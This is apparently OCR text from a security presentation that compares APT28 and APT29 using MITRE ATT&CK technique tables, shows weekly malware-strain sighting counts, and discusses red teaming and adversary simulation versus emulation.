🟩 Input Capture	🟦 Peripheral Device Discovery	🟨 Remote Services	🟩 Input Capture	🟩 Fallback Channels		Resource Hijacking
Input Prompt	Permission Groups Discovery	🟦 Replication Through Removable Media	🟨 Man in the Browser	🟨 Multi-hop Proxy		Runtime Data Manipulation
Kerberoasting	🟩 Process Discovery	Shared Webroot	🟩 Screen Capture	Multi-Stage Channels		Service Stop
Keychain	🟦 Query Registry	SSH Hijacking	Video Capture	🟨 Multiband Communication		Stored Data Manipulation
🟦 LLMNR/NBT-NS Poisoning and Relay	🟨 Remote System Discovery	Taint Shared Content		🟨 Multilayer Encryption		Transmitted Data Manipulation
🟦 Network Sniffing	🟩 Security Software Discovery	Third-party Software		Port Knocking		
Password Filter DLL	🟩 System Information Discovery	🟨 Windows Admin Shares		Remote Access Tools		
🟩 Private Keys	🟩 System Network Configuration Discovery	🟨 Windows Remote Management		🟩 Remote File Copy		
Securityd Memory	System Network Connections Discovery			🟩 Standard Application Layer Protocol		
Two-Factor Authentication Interception	🟩 System Owner/User Discovery			🟩 Standard Cryptographic Protocol		
	🟨 System Service Discovery			🟨 Standard Non-Application Layer Protocol		
	🟩 System Time Discovery			🟦 Uncommonly Used Port		
	🟩 Virtualization/Sandbox Evasion			🟨 Web Service		

Legend

🟦 APT28

🟨 APT29

🟩 Both

Comparing APT28 to APT29

~20% is unique to A

~10% is unique to B

~50% techniques overlap by groups A & B are overlapping

> Include weighing technique vs detection

Please note this is an example

The same concept goes for tools 1/2

<X> % of what is targeting organizations is Y

Top 10 most sighted malware strains					
		# uploaded samples			
Name	**Trend**	**This week**	**%**	**Last week**	**%**
Emotet	↙	227	19%	255	21%
AgentTesla	↗	206	17%	167	14%
LokiBot	↙	150	13%	235	19%
FormBook	↗	130	11%	125	10%
NanoCore	↗	129	11%	116	10%
Ursnif	↗	82	7%	81	7%
Pyrogenic	↗	80	7%	52	4%
Remcos	↙	73	6%	82	7%
njRAT	↗	64	5%	38	3%
AZORult	↙	44	4%	57	5%
	Total	1185	100%	1208	100%

Source:
https://any.run/malware-trends/
Weekly top 10 overview

The same concept goes for tools 2/2

<X> % of what is targeting organizations is Y

Top 10 most sighted malware strains					
		# uploaded samples			
Name	Trend	This week	%	Last week	%
AgentTesla	↗	180	19%	150	21%
NanoCore	↗	139	17%	97	14%
Emotet	↙	102	13%	174	19%
njRAT	↙	101	11%	117	10%
LokiBot	↙	77	11%	99	10%
Remcos	↗	70	7%	49	7%
Formbook	↙	68	7%	72	4%
Qbot	↗	66	6%	65	7%
Quasar	↙	62	5%	65	3%
Netwire	↗	50	4%	31	5%
	Total	1185	100%	1208	100%

Source:
https://any.run/malware-trends/
Weekly top 10 overview

LOUDER CROWDER
~50% malware sighting in the last 2 weeks is associated to 3 strains
CHANGE MY MIND

Well gee, that probably is the same for Offensive Security Tools right!

Is someone already doing this?

Adoption is happening, yet complex to share





Figure 2.
Breakout Times by Adversary for 2018


Source: https://www.crowdstrike.com/resources/reports/2019-crowdstrike-global-threat-report/

Now what’s so difficult?



Factual validation options


Automated



Breach ‘n attack simulation (e.g. MITRE Caldera, Scythe, AttackIQ).

Adversary Playbook

Manual



Red teaming.
Penetration testing.
Threat modeling.

Threat hunting
Signatures
etc

Using the red team


There are things you can learn before it's too late

Good book for getting introduced to what red teaming is in a non-military context

Source: https://redteam.guide/

The other ‘debate’

Simulation vs Emulation



Emulation

—Based on threat intelligence

—TTPs of adversaries that will target you

—Based on a previous simulation

Impersonate APT-28

Simulation

—Based on the Red Team’s experience

—Based on environment at hand

—Based on global technique popularity

Simulate an adversary that is not real

Adversary (Si|E)mulation

It does matter

nviso

Emulation

—Based on threat intelligence

—TTPs of adversaries that will target you

—Based on a previous simulation

Impersonate APT-28

Simulation

—Based on the Red Team’s experience

—Based on environment at hand

—Based on global technique popularity


Simulate an adversary that is not real

www.nviso.be | 26

Shout out to our friends at NVISO, specifically Jonas Bauters for great summary.

Using the red team for simulation & emulation

Putting your playbook knowledge to use




Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	Scheduled Task			Binary Padding	Network Sniffing		AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Launchctl		Access Token Manipulation		Account Manipulation	Account Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
	Local Job Scheduling		Bypass User Account Control		Bash History	Application Window Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
External Remote Services	LSASS Driver		Extra Window Memory Injection		Brute Force	Browser Bookmark Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Hardware Additions	Trap		Process Injection		Credential Dumping	Domain Trust Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Other Network Medium	Disk Structure Wipe
Replication Through Removable Media	AppleScript	DLL Search Order Hijacking			Credentials in Files	File and Directory Discovery	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Attachment	CMSTP	Image File Execution Options Injection			Credentials in Registry	Network Service Scanning	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Alternative Protocol	Firmware Corruption
Spearphishing Link	Command-Line Interface	Plist Modification			Exploitation for Credential Access	Network Share Discovery	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Spearphishing via Service	Compiled HTML File	Valid Accounts			Forced Authentication	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Supply Chain Compromise	Control Panel Items	Accessibility Features		BITS Jobs	Hooking	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Trusted Relationship	Dynamic Data Exchange	AppCert DLLs		Clear Command History	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multiband Communication		Runtime Data Manipulation
Valid Accounts	Execution through API	AppInit DLLs		CMSTP	Input Prompt	Process Discovery	Shared Webroot	Screen Capture	Multi-hop Proxy		
	Execution through Module Load	Application Shimming		Code Signing	Kerberoasting	Query Discovery	SSH Hijacking	Video Capture	Multilayer Encryption		
	Exploitation for Client Execution	Dylib Hijacking		Compiled HTML File	Keychain	Remote System Discovery	Taint Shared Content		Multi-Stage Channels		
	Graphical User Interface	File System Permissions Weakness		Component Firmware	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Third-party Software		Port Knocking		
	InstallUtil	Hooking		Component Object Model Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Mshta	Launch Daemon		Control Panel Items	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	PowerShell	New Service		DCShadow	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		
	Regsvcs/Regasm	Path Interception		Deobfuscate/Decode Files or Information	Two-Factor Authentication Interception	System Owner/User Discovery			Standard Cryptographic Protocol		
	Regsvr32	Port Monitors		Disabling Security Tools		System Service Discovery			Standard Non-Application Layer Protocol		
	Rundll32	Service Registry Permissions Weakness		DLL Side-Loading		System Time Discovery			Uncommonly Used Port		
	Scripting	Setuid and Setgid		Execution Guardrails		Virtualization/Sandbox Evasion			Web Service		
	Service Execution	Startup Items		Exploitation for Defense Evasion							
	Signed Binary Proxy Execution	Web Shell		File Deletion							
	Signed Script Proxy Execution	.bash_profile and .bashrc	Exploitation for Privilege Escalation	File Permissions Modification							
	Source	Account Manipulation	SID-History Injection	File System Logical Offsets							
	Space after Filename	Authentication Package	Sudo	Gatekeeper Bypass							
	Third-party Software	BITS Jobs	Sudo Caching	Group Policy Modification							
	Trusted Developer Utilities	Bootkit		Hidden Files and Directories							
		Browser Extensions		Hidden Users							
		Change Default File Association									
		Component Firmware									

